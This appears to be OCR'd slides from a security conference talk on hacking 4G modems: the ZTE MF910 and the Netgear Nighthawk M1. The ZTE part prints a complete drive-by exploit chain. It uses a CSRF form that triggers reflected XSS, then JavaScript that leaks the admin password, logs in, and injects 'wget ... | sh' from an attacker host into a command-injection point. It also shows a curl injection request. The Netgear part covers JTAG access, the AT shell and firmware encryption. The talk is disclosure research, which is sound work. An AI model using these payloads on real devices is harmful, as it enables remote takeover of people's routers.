<14>Jan  6 11:04:37 zte_topsw_cfg: zte_cfg.log zte_topsw_cfg.c 1097 received data from client is:209
<14>Jan  6 11:04:37 zte_topsw_cfg: zte_cfg.log zte_topsw_cfg.c 1114 zte_client_send_msg->send ok
<14>Jan  6 11:04:37 zte_topsw_goahead: zte_cfg.log libzte_cfg.c 260 send item_id successful
<14>Jan  6 11:04:37 zte_topsw_goahead: zte_pbm.log libzte_pbm.c 495 zte_libpbm_get_device_rec_data enter
<14>Jan  6 11:04:37 zte_topsw_goahead: zte_pbm.log libzte_pbm.c 215 zte_pbm_db_exec_sql enter
<14>Jan  6 11:04:37 zte_topsw_goahead: zte_pbm.log libzte_pbm.c 173 zte_libpbm_db_open enter
<14>Jan  6 11:04:37 zte_topsw_goahead: zte_pbm.log libzte_pbm.c 195 zte_libpbm_db_close enter
<14>Jan  6 11:04:37 zte_topsw_goahead: goahead.log ../zte_web/zte_web_pbm.c 725 pbm:total query count [0].
<14>Jan  6 11:04:39 zte_topsw_sleep: zte_libsocket.log libzte_socket.c 106 can not accept client, errno: 4, pid=540
<14>Jan  6 11:04:39 zte_topsw_goahead: goahead.log webs.c 3334 websSetLoginTimemark:ufi to check.
<14>Jan  6 11:04:40 zte_topsw_goahead: goahead.log ../zte_web/zte_web_pbm.c 817 pbm_location is [pbm_sim].
...
```

ZTE MF910 - goform_set_cmd_process - Remote Syslog

(also available: syslog being dumped to a file for downloading later, and access to kernel logs).

```
iVar2 = system(acStack288);
if (iVar2 == 0) {
    zte_syslog_append(6,"../zte_web/zte_web_util.c",0x551,"goahead.log",
                      "zte_syslog->zte_syslog_set_klog:  %s klog SUCCESS.","__s1_00");
    FUN_00021864(iParm1,"success");
```

ZTE MF910 - zte_topsw_goahead

mystery bug!

ZTE MF910 - goform_set_cmd_process - goformId

Can’t actually access these on the MF910 because no SD support.

Really basic RE shows a really likely command injection point in there...

Can’t really “confirm” this “issue” on the MF910, but might affect others...



ZTE MF910 - goform_set_cmd_process - HTTPSHARE_NEW

But.... if I did have a modem which supported SD cards, my exploit would look like this:

```
$ curl -i 'http://192.168.0.1/goform/goform_set_cmd_process
?goformId=HTTPSHARE_NEW&
path_SD_CARD=/home/root/mmc2/blah$(wget -O - ptp.sh | sh)'

HTTP/1.0 200 OK
Server: GoAhead-Webs
Pragma: no-cache
Cache-control: no-cache
Content-Type: text/html

{"result":"?!?!? WE WILL NEVER KNOW ?!?!?"}
```

ZTE MF910 - zte_topsw_goahead



ZTE MF910 - zte_topsw_goahead



ZTE MF910 - goform_get_cmd_process

For the **`goform_get_cmd_process`** function, there isn't a proper auth check.

But, there is a CSRF protection check, made against the value of the **`Referer`** request header...

```
zte_nvconfig_read("user_ip_addr",&local
if (((((char)local_38 == 'o') && (local
   (iVar1 = strcmp(__s1,(char *)&local_
    memcpy(pvParm2,"ok",3);
    return;
}
iVar1 = strcmp(__s1,"127.0.0.1");
if (iVar1 == 0) {
    memcpy(pvParm2,"ok",3);
    return;
}
iVar1 = strcmp(__s1,"192.168.0.1");
if (iVar1 == 0) {
    memcpy(pvParm2,"ok",3);
    return;
```

ZTE MF910 - admin password leak

So this doesn't work.

```
$ curl -i --referer http://naughty.website/ "http://192.168.0.1/goform/
goform_get_cmd_process?cmd=admin_Password&multi_data=0"

HTTP/1.0 200 OK
Server: GoAhead-Webs
Pragma: no-cache
Cache-control: no-cache
Content-Type: text/html

{"admin_Password":""}
```

ZTE MF910 - admin password leak

But this does.

```
$ curl -i --referer http://192.168.0.1/ “http://192.168.0.1/goform/
goform_get_cmd_process?cmd=admin_Password&multi_data=0”

HTTP/1.0 200 OK
Server: GoAhead-Webs
Pragma: no-cache
Cache-control: no-cache
Content-Type: text/html

{"admin_Password":"SecretPassword123"}
```

ZTE MF910 - zte_topsw_goahead

There's command injection

ZTE MF910 - Command Injection

The (post-authentication) function for **`USB_MODE_SWITCH`**.

Takes **`usb_mode`** value and passes it straight to **`system()`**

```
usb_mode = get_value_of_param(iParm1,"usb_mode",&DAT_00064d8c);
local_11c = usb_mode;
zte_syslog_append(6,"../zte_web/zte_management.c",0x62b,"goahead.log",
                  "zte_device_usb_mode_switch:[usb_mode] is [%s].",usb_mode);
if (*usb_mode == 0) {
    FUN_00021864(iParm1,"failure");
}
else {
    memset(buff,0,0x100);
    snprintf(buff,0xff,"echo %s > %s",usb_mode,"/sys/class/android_usb/android0/usb_mode");
    iVar1 = system(buff);
```

ZTE MF910 - Mitigations



ZTE MF910 - Mitigations

CSRF protection based on **`Referer`** header, rather than a token.

Requests to **`goform_set_cmd_process`** will also fail if the **`Referer`** header doesn't match the device IP or 127.0.0.1.

We can't guarantee we can control the **`Referer`** header in-browser, we can't attack directly from another page context.

```
"Is under CSRF Attack,%s",
```

ZTE MF910 - CSRF Protection

```
$ curl -i --referer http://naughty.website/
"http://192.168.0.1/goform/goform_set_cmd_process?isTest=fal
se&goformId=LOGIN&password=YWRtaW4%3D"

HTTP/1.0 200 OK
Server: GoAhead-Webs
Pragma: no-cache
Cache-control: no-cache
Content-Type: text/html

{"result":"failure"}
```

ZTE MF910 - CSRF Protection

```
$ curl -i --referer http://192.168.0.1/
"http://192.168.0.1/goform/goform_set_cmd_process?isTest=fal
se&goformId=LOGIN&password=YWRtaW4%3D"

HTTP/1.0 200 OK
Server: GoAhead-Webs
Pragma: no-cache
Cache-control: no-cache
Content-Type: text/html

{"result":"0"}
```

ZTE MF910 - zte_topsw_goahead

bypass time

ZTE MF910 - Breaking Mitigations

XSS allows us to bypass these restrictions, and any JS we run on a router page would **send requests with a `Referer` header set to the router IP**.


There's very trivial, clean XSS at **`/goform/formTest`**

```
puVar1 = get_value_of_param(iParm1,"name","Joe Smith");
puVar2 = get_value_of_param(iParm1,"address","1212 Milky Way Ave.");
write_200_response_header_header(iParm1);
append_to_response_buffer(iParm1,"<body><h2>Name: %s, Address: %s</h2>\n",puVar1,puVar2);
append_closehtml(iParm1);
FUN_0001a7cc(iParm1,200);
return;
```

ZTE MF910 - Breaking Mitigations

```
/goform/formTest?name=&address=<script>alert("XSS_GOES_HERE")</script>
```

Anyway, that's that CSRF protection bypassed.



ZTE MF910 - Writing an exploit

Simple enough to write an exploit chain with all this.

XSS allows us to run JavaScript in the router web page context…

→ …which means `Referer` **header will be the router IP**…

→ …plus we then **don’t have to worry about the SOP**…

→ …so we can **leak AND read the admin password**…

→ …which we can **use to log in**…

→ …& **exploit the post-auth command injection**.

ZTE MF910 - Writing an exploit

The CSRF -> XSS looks like this

```
<h1>Welcome to the MF910 drive-by RCE!</h1>
<h2>Have a wonderful day!!</h2>
<iframe style="display:none" name="csrf-frame"></iframe>
<!-- Assumes the MF910 is at default 192.168.0.1. Use WebRTC & do a sweep loop if you want instead -->
<form method='POST' action='http://192.168.0.1/goform/formTest' target="csrf-frame" id="csrf-form">
  <input type='hidden' name='name' value='0'>
  <input type='hidden' name='address' value='<script src="http://naughty.website/mf910.js"></script>'>

  <input type='submit' value='submit' style='visibility: hidden;'>
</form>

<button onclick='document.getElementById("csrf-form").submit()'>run arbitrary code</button>
```

ZTE MF910 - Writing an exploit

And **`mf910.js`** looks like this.

```
function get_cmd_process(cmd) {

    var ep = "/goform/goform_get_cmd_process?cmd=" + cmd + "&multi_data=0"

    xhr = new XMLHttpRequest();
    xhr.open("GET", ep, false);
    xhr.send();

    return xhr.response
}

function set_cmd_process(goformId, parameters){
    var ep = "/goform/goform_set_cmd_process?goformId=" + goformId + "&" + parameters

    xhr = new XMLHttpRequest();
    xhr.open("GET", ep, true);
    xhr.send();

    return xhr.response
}

var injection = "wget -O - http://naughty.website/test.sh | sh"

var leak_pass = get_cmd_process("admin_Password")
var password = JSON.parse(leak_pass).admin_Password

var b64pass = btoa(password)
set_cmd_process("LOGIN", "password=" + b64pass)

set_cmd_process("USB_MODE_SWITCH", "usb_mode=;" + injection + ";")
```

ZTE MF910 - Exploit Time

DEMO TIME 

ZTE MF910 - More reading

More stuff, written down:

https://ptp.sh/zte_mf910

Case Study Two: "High End" - Netgear Nighthawk M1







Netgear Nighthawk M1 - Why this modem?

It’s high-end!

Really expensive (like €200/$300)?!

Not much public information about [getting into] its internals.

Using a very new Qualcomm SoC (MDM9250)

It’s “a challenge”



Netgear Nighthawk M1 - Why this modem?



Netgear Nighthawk M1 - Bug Bounty

Also, it's part of the Netgear bug bounty!

The bounty scope is only on higher-end (expensive $$$) products.

Payout based on CVSSv3 score (calculated by Netgear).

Ker-ching!



Netgear Nighthawk M1 - Ker-Ching?

I hate this.

Grim NDA legal terms.

No thanks.

3. By submitting the security bug, you affirm that you have not disclosed and agree that you will not disclose the security bug to anyone other than NETGEAR. Absent NETGEAR's prior written consent, any disclosure outside of this process would violate this Agreement. You agree that money damages may not be a sufficient remedy for a breach of this paragraph by you and that NETGEAR will be entitled to specific performance as a remedy for any such breach. Such remedy will not be deemed to be the exclusive remedy for any such breach but will be in addition to all other remedies available at law or equity to NETGEAR.

Netgear Nighthawk M1 - I Hate the Netgear bug bounty

PRIORITY	REWARD ($)
P1	$1,200
P2	$600
P3	$300
P4	$150


Critical?

High?

Medium

Low?

Security Advisory for Post-Authentication Command Injection on R7800, PSV-2018-0358



Netgear Nighthawk M1 - I Hate the Netgear bug bounty

Go through Bugcrowd =

Sworn to secrecy?

Get forced to “perform”???

Maybe get $300 tops?



Netgear Nighthawk M1 - I Hate the Netgear bug bounty

~~Go through Bugcrowd =~~

~~Sworn to secrecy?~~ ❌

~~Get forced to “perform”???~~ ❌

~~Maybe get $300 tops?~~ ❌

Speak at DEF CON:

Badmouth Netgear in public. ✔️

Get $300 anyway (ker-ching). ✔️




Netgear Nighthawk M1 - Hardware Highlights



Netgear Nighthawk M1 - Hardware Highlights

Qualcomm MDM9250 (pretty new)



Netgear Nighthawk M1 - Hardware Highlights

Qualcomm MDM9250 (pretty new)

Nanya NM1484KSLAXAJ-3B combination NAND/RAM (sound familiar?)




Netgear Nighthawk M1 - Hardware Highlights

Qualcomm MDM9250 (pretty new)

Nanya NM1484KSLAXAJ-3B combination NAND/RAM (sound familiar?)

Generic looking test pads

USB-C interface



Netgear Nighthawk M1 - Who knows what?


Public Knowledge

Netgear Nighthawk M1 - What's out there?

It's kind of a challenge!

There's lots of people getting pissed off at it on 4pda.ru forums.

There's a ~300mb GPL tarball, patches for GPL* stuff for firmware version "02.02_00". Basically useless.




Netgear Nighthawk M1 - Where to start?

Every firmware file looks encrypted.

No obvious legit way in.

Web server on TCP/80.

AT shell on (USB) TCP/5510.



Netgear Nighthawk M1 - What can we figure out?

It’s Sierra Wireless based.

Probably really similar to the AirCard 7XX or 8XX series (also Sierra Wireless based).

That opens a few small doors...



Netgear Nighthawk M1 - Fun fun fun




Netgear Nighthawk M1 - These things

Could be anything???

Some are 1.8V/3.3V? GPIOs???? UART???

One of them is 5V?? USB???


Some clever multiplexed something?!!



Netgear Nighthawk M1 - JTAG Works

Turns out they're JTAG (thanks `jtagenum`!)

Connect with a J-Link as a generic Cortex M3.



Netgear Nighthawk M1 - JTAG Works

```
loc_326                                 ; CODE XREF: ROM:0000031A↑j
                BL              sub_1F0
                TST.W           R4, #0x40000000
                BEQ             loc_33A
                NEGS            R0, R0
                RSB.W           R1, R1, #0
                IT CC
                SUBCC           R1, R1, #1

loc_33A                                 ; CODE XREF: ROM:0000032E↑j
                TST.W           R4, #0x80000000
                BEQ             locret_34A
                NEGS            R2, R2
                RSB.W           R3, R3, #0
                IT CC
                SUBCC           R3, R3, #1
```

```
$ xxd -r -p 0x0-.hex | strings -n8
     San Diego1
CDMA Technologies1
QUALCOMM1
QPSA F4 TEST CA0
180328182825Z
38032318282SZ0
SecTools Test User1
     San Diego1
SecTools1
California1"0
01 0000000000000000 SW_ID1"0
02 0000000000000000 HW_ID1
04 0000 OEM_ID1
05 00000108 SW_SIZE1
06 0000 MODEL_ID1
07 0001 SHA2561"0
03 0000000000000002 DEBUG0
California1
...
```

Netgear Nighthawk M1 - AT Shell

AT shell is kind of rubbish.

No privileged **AT!ENTERCND** mode.

No classic ADB-enabling AT commands.

AT!BOOTHOLD puts the thing into weird version of the Qualcomm flash mode

```
$ telnet 192.168.1.1 5510
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
ATI
ATI
Manufacturer: Netgear, Incorporated
Model: MR1100
Revision: NTG9X50C_12.06.03.00 r3480 ntgrbc-fwbuild2
2018/10/12 11:29:56
IMEI: 359126080593965
IMEI SV: 10
FSN: 5D6389N600760
+GCAP: +CGSM,+DS,+ES


ERROR
AT!GIVEMEASHELLPLEASE
AT!GIVEMEASHELLPLEASE
ERROR
```

Netgear Nighthawk M1 - fdt.exe


Sierra Wireless **`fdt.exe`** can be used.

Found by unpacking other Sierra Wireless firmware install exes (use 7z).

Interface is pure USB rather than exposing a COM/TTY?

Also need **`AC78xSDrivers.exe`**

Firmware's encrypted so not a useful "way in".



Netgear Nighthawk M1 - Firmware Encryption

“Encryption”

Netgear chose my favourite encryption.

Netgear Nighthawk M1 - Firmware Encryption

“Encryption”

Netgear chose my [illegible] encryption.



(mainly)


Netgear Nighthawk M1 - Firmware Encryption

Mix of XOR and AES in ECB mode.

Firmware follows generic Sierra Wireless file structure.

Chunk headers are AES ECB encrypted.

Chunk data is XOR (key start offset by chunk size mod 32 for some reason?)



